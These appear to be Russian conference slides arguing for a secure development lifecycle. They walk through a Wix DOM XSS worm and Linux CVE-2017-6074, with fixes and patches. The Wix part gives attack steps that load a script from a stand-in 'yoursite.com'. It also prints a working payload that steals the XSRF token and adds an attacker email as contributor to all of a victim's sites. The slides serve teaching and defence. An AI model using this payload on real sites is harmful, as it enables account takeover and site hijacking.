



#SECONRU



МЕЖРЕГИОНАЛЬНАЯ КОНФЕРЕНЦИЯ  
РАЗРАБОТЧИКОВ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

# Жизнь без SDL

Васин Вячеслав


Системный аналитик ЗАО «Перспективный мониторинг»

21-22 АПРЕЛЯ | ПЕНЗА



# План доклада

## Начало






## Уязвимость из 2016

Заражаем миллионы сайтов в пару кликов. Разбор DOM XSS на примере.

## Уязвимость из 2017

CVE-2017-6074. Linux kernel bug. Разбор уязвимости 11-летней давности.



## День из жизни «ПМ»

Используем «fsquirt.exe» в ОС Windows 7/8/8.1. Рассказ об одном случае из жизни компании.



# Финал

и немного материалов для изучения


# Что такое SDL?

# Что такое SDL?

- Жизненный цикл обеспечения безопасности при разработке (Security Development Lifecycle, SDL) — это процесс обеспечения безопасности в сфере разработки программного обеспечения. Сочетая в себе как глобальный, так и практический подход, процесс SDL призван уменьшить число уязвимостей в программном обеспечении и уровень их серьезности.

# Общие сведения

о действиях по обеспечению безопасности в рамках SDL



Обучение  
основам  
безопасности.

Требования  
безопасности.  
Критерии  
качества.  
Оценка рисков.

Требования к  
проекту.  
Анализ  
поверхности  
атаки.  
Модель угроз.

Использование  
одобренных  
инструментов.  
Отказ от  
небезопасных  
функций.  
Статический  
анализ.

Динамический  
анализ.  
Фаззинг.  
Проверка  
поверхности  
атаки.

План  
реагирования  
на инциденты.  
Финальная  
проверка  
безопасности.  
Релиз в архив.


Выполнение  
плана  
реагирования  
на инциденты.

# Общая картина безопасности



Люди

Процесс



Технологии

и др.




# ЗАРАЖАЕМ МИЛЛИОНЫ САЙТОВ В ПАРУ КЛИКОВ

или используем DOM XSS на деле





# Заражаем миллионы сайтов:



## КЛИК №1

Предварительно разместить на хостинге **YOURSITE.COM** вредоносный файл:

**/PACKAGES-BIN/WIXCODEINIT/WIXCODEINIT.MIN.JS**



## КЛИК №2

Добавить:

**?REACTSOURCE=HTTP://YOURSITE.COM**

к URL для любого сайта на платформе **WIX.COM**

# Превращаем атаку в червя

## Step 01 >>

Создается сайт с DOM XSS в <IFRAME>

## Step 02 >>


Пользователь WIX посещает данный сайт

## Step 03 >>

Зараженный сайт использует подобный запрос в editor.wix.com и внедряет DOM XSS в <IFRAME> на сайты пользователя

## Step 04 >>

Все сайты пользователя теперь имеют зараженный контент.  
Возврат к Step 02



# Как так вышло?

## Step 01. Получение параметра из URL

```
> var queryUtil = (function () {  
  ...  
  function getParameterFromQuery(query, name) {  
    name = name.replace(/[\[\]]/, '\\[\\]').replace(/[\]]/, '\\]');  
    var regex = new RegExp('[\\?&]' + name + '=(^[&#]*)');  
    var results = regex.exec(query);  
    return results && results[1] ? decodeURIComponent(results[1]).replace(/\\+/g, '  
) : '';  
  }  
  ...  
  return {  
    getParameterByName: getParameterFromQuery.bind(null, window.location.search)  
    ...  
  };  
})();
```

# Как так вышло?

## Step 02. Создание объекта `baseVersionOverride` для `getFullRjsConfig`

```
> var config = getFullRjsConfig(getViewerRjsConfig, packagesUtil, {  
    baseVersionOverride: queryUtil.getParameterByName('ReactSource'),  
    artifactName: 'santa'  
}, serviceTopology);  
  
...  
requirejs.config(config);
```

# Как так вышло?

## Step 03. Установка config.baseUrl

```
> function getFullRjsConfig(rjsConfigFunc, packagesUtil, artifactData, serviceTopology)
{
    //Call with serviceTopology and all arguments after
    var config = rjsConfigFunc.apply(null, Array.prototype.slice.call(arguments, 3));
    config = packagesUtil.buildConfig(config);
    ...
    var isAddress = RegExp.prototype.test.bind(/^https?:\/\//);
    config.baseUrl = isAddress(artifactData.baseVersionOverride) ?
artifactData.baseVersionOverride :
        joinURL(artifactPath, artifactData.baseVersionOverride);
    ...
    return config;
}
```

# Как так вышло?

## Step 04. Вызов `requires.config` с новым `config.baseUrl`

```
> var config = getFullRjsConfig(getViewerRjsConfig, packagesUtil, {  
    baseVersionOverride: queryUtil.getParameterByName('ReactSource'),  
    artifactName: 'santa'  
}, serviceTopology);  
  
...  
    requires.config(config);
```

# Как так вышло?

## Step 05. RequireJS загружает внешние ресурсы через config.baseUrl

```
> requirejs.config({  
    //By default load any module IDs from js/lib  
    baseUrl: 'js/lib',  
    //except, if the module ID starts with "app",  
    ...  
    ...  
})
```

> Псевдокод процесса загрузки:

```
url = config.baseUrl + url;  
...  
var node = document.createElement('script');  
...  
node.src = url;  
...  
head.appendChild(node);
```

# Как так вышло?

## Step 06. Размещение payload в файл для загрузки всеми страницами WIX

➤ Поместите payload в файл `/packages-bin/wixCodeInit/wixCodeInit.min.js` ВАШЕГО ДОМЕНА (*yoursite.com*)

➤ Пример payload:

```
xsrftoken = document.cookie.match(/XSRF-TOKEN=(.*?);/)[1]; // get the csrf token
$.getJSON('/_api/wix-dashboard-ng-webapp/metaSite', function(data) { // get all the current users sites
  data.payload.map(function(site) {
    $.ajax({
      type: 'POST',
      url: '/_api/wix-dashboard-ng-webapp/authorization/site/'+site.metaSiteId+'/invite',
      data: JSON.stringify({email: "hacker@l33t.com", role: "contributor"}),
      headers: { "x-xsrf-token": xsrftoken },
      contentType: "application/json; charset=UTF-8",
      success: function(data) {
        console.log(data)
      }
    });
  });
});
```



# Варианты использования

1

Изменение контента на сайте для целевых пользователей

4

Доход от рекламы путем вставки рекламы на веб-страницах

2

Угон пользовательских данных Wix, Facebook или Twitter

5

Spoof банковских веб-страниц

3

Обман пользователей сайта для загрузки вредоносного ПО

6

Получение прав администратора атакуемого веб-сайта

# Используем SDL



## Реализация

- Используйте стандарты безопасного программирования;
- Используйте автоматические инструменты обзора кода;
- Осуществляйте независимый обзор кода третьей стороной или специалистами ИБ;



## Проверка

- Используйте инструменты динамического анализа;
- Закажите тестирование на проникновение.

# Code Review Checklist

Проверить аргументы всех методов, используемых на критичном участке

Проверить «нейминг», форматирование и т.д.

Проверить неэффективное использование ресурсов



Проверить места где юнит тесты не покрыли определенную область

Проверить ссылки на null

Проверить аспекты безопасности в коде

# Как все исправить?

```
6 main-r.min.js View
... @@ -1084,7 +1084,7 @@ function getViewRjsConfig (serviceTopology) {
1084     var serviceURL = joinURL.bind(null, scriptsLocation, 'services', 'third-party');
1085
1086     var getIntegrationPath = function () {
1087 -     if (queryUtil.getParameterByName('ReactSource') === 'http://localhost') {
1088         return 'http://localhost:4578'
1089     } else {
1090         return 'http://s3.amazonaws.com/integration-tests-statics/SHOT/runners'
... @@ -1552,7 +1552,7 @@ function render(isServerSide, isPreview, isExternalPreview, contentCache, queryU
1552     }
1553 }
1554
1555 - if (queryUtil.getParameterByName('ReactSource') === 'http://localhost' &&
1556     queryUtil.getParameterByName('hot') !== 'false') {
1557     requirejs(['hot', 'zepto'], function (hot, $) {
1558         hot.init($);
... @@ -1661,7 +1661,7 @@ function addExperimentsFromQuery(runningExperiments, queryUtil, projectName) {
1661     var config = getFullRjsConfig(getViewerRjsConfig,
1662         packagesUtil,
1663         {
1664 -         baseVersionOverride: queryUtil.getParameterByName('ReactSource'),
1665         artifactName: 'santa'
1666     },
1667     serviceTopology);
```

# CVE-2017-6074. LINUX KERNEL BUG

или почему ошибке 11 лет



# Как так вышло?

## Псевдокод:

```
> kfree(pointer)  
...  
some_object = kmalloc()  
...  
kfree(pointer)
```



# Как так вышло?

## Псевдокод:

```
> kfree(pointer)
...
some_object = kmalloc()
...
kfree(pointer)
```

## Proof-of-concept:

```
> https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-6074
```



# Оценка последствий

1

## РАСКРЫТИЕ ИНФОРМАЦИИ

В памяти может оказаться указатель на все что угодно

3

## НАРУШЕНИЕ ДОСТУПНОСТИ

Если консолидация чанков (chunk) происходит после использования ранее освобожденных данных, то может произойти сбой, если в качестве информации о фрагменте используется недопустимый чанк

2

## МОДИФИКАЦИЯ ИНФОРМАЦИИ

Использование ранее освобожденной памяти может повредить действительные данные, если область памяти была выделена и использована должным образом в другом месте

4

## ВЫПОЛНЕНИЕ КОДА

Двойное освобождение памяти может привести к тому, что примитив “Write-what-where” позволит злоумышленнику выполнить произвольный код



# Используем SDL



## Проектирование

- По возможности используйте язык, который обеспечивает автоматическое управление памятью



## Реализация

- Используйте правила по управлению памятью;
- После освобождения памяти, установите указатель на эту память в NULL;
- При ООП, убедитесь, что деструкторы объектов удаляют каждый участок памяти только один раз;
- Используйте инструменты статического анализа.



## Проверка

- Используйте инструменты динамического анализа;
- Используйте инструменты фаззинга.


# Как все исправить?

➤ Отключить DCCP:

```
# echo "install dccp /bin/true" >>  
/etc/modprobe.d/disable-dccp.conf
```

➤ Загрузить патч:

```
https://github.com/torvalds/linux/  
commit/5edabca9d4cff7f1f2b68f0bac5  
5ef99d9798ba4
```



torvalds / linux

Watch 5,381 Star 42,988 Fork 16,361

Code Pull requests 135 Projects 0 Pulse Graphs

### dccp: fix freeing skb too early for IPV6\_RECVPKTINFO

In the current DCCP implementation an skb for a DCCP\_PKT\_REQUEST packet is forcibly freed via `__kfree_skb` in `dccp_rcv_state_process` if `dccp_v6_conn_request` successfully returns.

However, if `IPV6_RECVPKTINFO` is set on a socket, the address of the skb is saved to `ireq->pktopts` and the ref count for skb is incremented in `dccp_v6_conn_request`, so skb is still in use. Nevertheless, it gets freed in `dccp_rcv_state_process`.

Fix by calling `consume_skb` instead of doing `goto discard` and therefore calling `__kfree_skb`.

Similar fixes for TCP:

```
fb7e239 [TCP]: skb is unexpectedly freed.  
0aea76d tcp: SYN packets are now  
simply consumed
```

Signed-off-by: Andrey Konovalov <andreyknvl@google.com>  
Acked-by: Eric Dumazet <edumazet@google.com>  
Signed-off-by: David S. Miller <davem@davemloft.net>

master (#4) v4.11-rc2 v4.10

xairy committed with davem330 29 days ago 1 parent 785f357 commit 5edabca9d4cff7f1f2b68f0bac55ef99d9798ba4

Showing 1 changed file with 2 additions and 1 deletion. Unified Split

3 net/dccp/input.c View


```
@@ -606,7 +606,8 @@ int dccp_rcv_state_process(struct sock *sk, struct sk_buff *skb,  
606 606         if (inet_csk(sk)->icsk_af_ops->conn_request(sk,  
607 607                                     skb) < 0)  
608 608             return 1;  
609 -         goto discard;  
609 +         consume_skb(skb);  
610 +         return 0;
```

# ОДИН ДЕНЬ ИЗ ЖИЗНИ «ПМ»

или используем «fsquirt» в Windows своими руками



# Process Monitor



The screenshot displays the Process Monitor application window with a list of system events. The table below represents the data shown in the application's main pane.

| Time of Day       | Process Name | PID  | Operation    | Path   | Result           | Detail                                     |
|-------------------|--------------|------|--------------|--|------------------|--|
| 1:27:10.637067... | svchost.exe  | 704  | RegCloseKey  | HKCR\CLSID\{0C9281F9-6DA1-4006-8729-DE6E6B61581C}                          | SUCCESS          |  |
| 1:27:10.637075... | svchost.exe  | 704  | RegCloseKey  | HKCR\CLSID\{0C9281F9-6DA1-4006-8729-DE6E6B61581C}                          | SUCCESS          |  |
| 1:27:10.637083... | svchost.exe  | 704  | RegCloseKey  | HKCU\Software\Classes  | SUCCESS          |  |
| 1:27:10.637161... | Explorer.EXE | 1824 | CloseFile    | C:\Windows\System32\csui.dll   | SUCCESS          |  |
| 1:27:10.637208... | Explorer.EXE | 1824 | RegOpenKey   | HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\AssemblyStora... | NAME NOT FOUND   | Desired Access: Enumerate Sub Keys         |
